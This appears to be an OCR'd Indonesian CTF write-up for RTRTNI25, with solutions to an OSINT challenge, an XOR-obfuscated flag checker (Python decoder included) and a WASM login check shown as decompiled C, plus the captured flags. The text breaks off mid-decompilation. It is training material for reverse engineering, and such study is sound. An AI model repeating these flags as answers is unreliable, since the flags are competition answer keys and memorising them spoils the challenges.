
RTRTNI25{Ping_Can_Carry_More_Than_Just_Hope}

Powered By **RTRTNI25**. Copyright 2025

OSINT


J4k51k v2

DESKRIPSI SOAL - 200 POINTS



2. PROOF OF CONCEPT

Powered By **RTRTNI25**. Copyright 2025



Ternyata bang rootbakar ganti username

3. FLAG


RTRTNI25{@_justYnot_Oct 7, 2020}

Powered By **RTRTNI25**. Copyright 2025

REVERSE ENGINEERING

Obfuscated Logic


DESKRIPSI SOAL - 200 POINTS




2. PROOF OF CONCEPT

diberikan flag checker

Powered By **RTRTNI25**. Copyright 2025




Powered By **RTRTNI25**. Copyright 2025



HAL 42


Powered By **RTRTNI25**. Copyright 2025



cukup hitung `password[i] = ((encoded_flag[i] ^ key[i % 4]) - i) & 0xFF` untuk semua 40 bytes

```python
#!/usr/bin/env python3

enc = [
  65,98,22,62,65,121,122,85,-112,122,45,19,125,68,-63,-21,
  96,69,-60,21,-112,-76,55,9,-104,79,37,-3,104,71,-47,-26,
  -106,-92,-48,-5,-120,-67,-38,-51
]
key = [19,55,66,105]

flag = []
for i, val in enumerate(enc):
    val &= 0xFF  # convert negative to byte
    c = (val ^ key[i % 4]) - i
    c &= 0xFF    # wrap
    flag.append(chr(c))

print("".join(flag))
```


Powered By **RTRTNI25**. Copyright 2025




3. FLAG

RTRTNI25{Deobfuscation_Is_My_Superpower}

Ranger Login #2


DESKRIPSI SOAL - 207 POINTS




2. PROOF OF CONCEPT

diberikan html sebagai ui/ux webnya, javascript panggil fungsi dari module wasm (webassembly), dan di wasmnya itu ada username dan password verification logic

Powered By **RTRTNI25**. Copyright 2025





```
int export::c(void *param_1,void *param_2)


{
  int iVar1;
  int iVar2;
  uint uVar3;
```

HAL 45

Powered By **RTRTNI25**. Copyright 2025

```
  uVar3 = 0;
  if ((param_1 != (void *)0x0) && (param_2 != (void *)0x0)) {
    iVar1 = unnamed_function_0(param_1);
    iVar2 = unnamed_function_0(param_2);
                    /* WARNING: Load size is inaccurate */
                    /* WARNING: Load size is inaccurate */
    if (((((iVar1 == 0x20) &&
           ((((iVar2 == 0x20 && (*param_1 == '8')) && (*(char
*)((int)param_1 + 1) == '8')) &&
            ((*(char *)((int)param_1 + 2) == '8' && (*(char
*)((int)param_1 + 3) == '7')))))) &&
          (*(char *)((int)param_1 + 4) == '6')) &&
         (((((((*(char *)((int)param_1 + 5) == '5' && (*(char
*)((int)param_1 + 6) == 'c')) &&
              ((*(char *)((int)param_1 + 7) == 'c' &&
               (((*(char *)((int)param_1 + 8) == '1' && (*(char
*)((int)param_1 + 9) == '0')) &&
                 (*(char *)((int)param_1 + 10) == '6')))))) &&
             ((*(char *)((int)param_1 + 0xb) == '2' && (*(char
*)((int)param_1 + 0xc) == 'c')))) &&
            (*(char *)((int)param_1 + 0xd) == 'e')) &&
           ((((*(char *)((int)param_1 + 0xe) == 'e' && (*(char
*)((int)param_1 + 0xf) == 'f')) &&
             ((*(char *)((int)param_1 + 0x10) == '9' &&
              (((*(char *)((int)param_1 + 0x11) == '9' && (*(char
*)((int)param_1 + 0x12) == '4')) &&
                (*(char *)((int)param_1 + 0x13) == '5')))))) &&
             (((*(char *)((int)param_1 + 0x14) == '7' && (*(char
*)((int)param_1 + 0x15) == 'c')) &&
              ((*(char *)((int)param_1 + 0x16) == 'e' &&
               (((*(char *)((int)param_1 + 0x17) == 'f' && (*(char
*)((int)param_1 + 0x18) == '2')) &&
                 ((*(char *)((int)param_1 + 0x19) == '1' &&
                  ((((*(char *)((int)param_1 + 0x1a) == '7' && (*(char
*)((int)param_1 + 0x1b) == 'd'))
                    && (*(char *)((int)param_1 + 0x1c) == '2')) &&
                   ((*(char *)((int)param_1 + 0x1d) == '5' && (*(char
*)((int)param_1 + 0x1e) == 'c')))
                  ))))))))))) &&
          ((*(char *)((int)param_1 + 0x1f) == '9' &&
           ((*param_2 == 'b' && (*(char *)((int)param_2 + 1) ==
'5')))))))) &&
```



Powered By **RTRTNI25**. Copyright 2025

```
       ((((((*(char *)((int)param_2 + 2) == '4' &&
            (((*(char *)((int)param_2 + 3) == 'e' && (*(char
*)((int)param_2 + 4) == '4')) &&
             (*(char *)((int)param_2 + 5) == '8')))) &&
           ((((*(char *)((int)param_2 + 6) == '6' && (*(char
*)((int)param_2 + 7) == '3')) &&
             (*(char *)((int)param_2 + 8) == 'e')) &&
            ((*(char *)((int)param_2 + 9) == 'f' && (*(char
*)((int)param_2 + 10) == '8')))))) &&
          ((*(char *)((int)param_2 + 0xb) == '2' &&
           (((*(char *)((int)param_2 + 0xc) == 'd' && (*(char
*)((int)param_2 + 0xd) == 'b')) &&
             (*(char *)((int)param_2 + 0xe) == '8')))))) &&
         (((*(char *)((int)param_2 + 0xf) == '4' && (*(char
*)((int)param_2 + 0x10) == 'a')) &&
          ((*(char *)((int)param_2 + 0x11) == 'd' &&
           (((*(char *)((int)param_2 + 0x12) == 'a' && (*(char
*)((int)param_2 + 0x13) == '3')) &&
             ((*(char *)((int)param_2 + 0x14) == '1' &&
              (((((*(char *)((int)param_2 + 0x15) == '4' && (*(char
*)((int)param_2 + 0x16) == '3'))
                 && (*(char *)((int)param_2 + 0x17) == 'f')) &&
                ((*(char *)((int)param_2 + 0x18) == 'f' && (*(char
*)((int)param_2 + 0x19) == 'f'))))
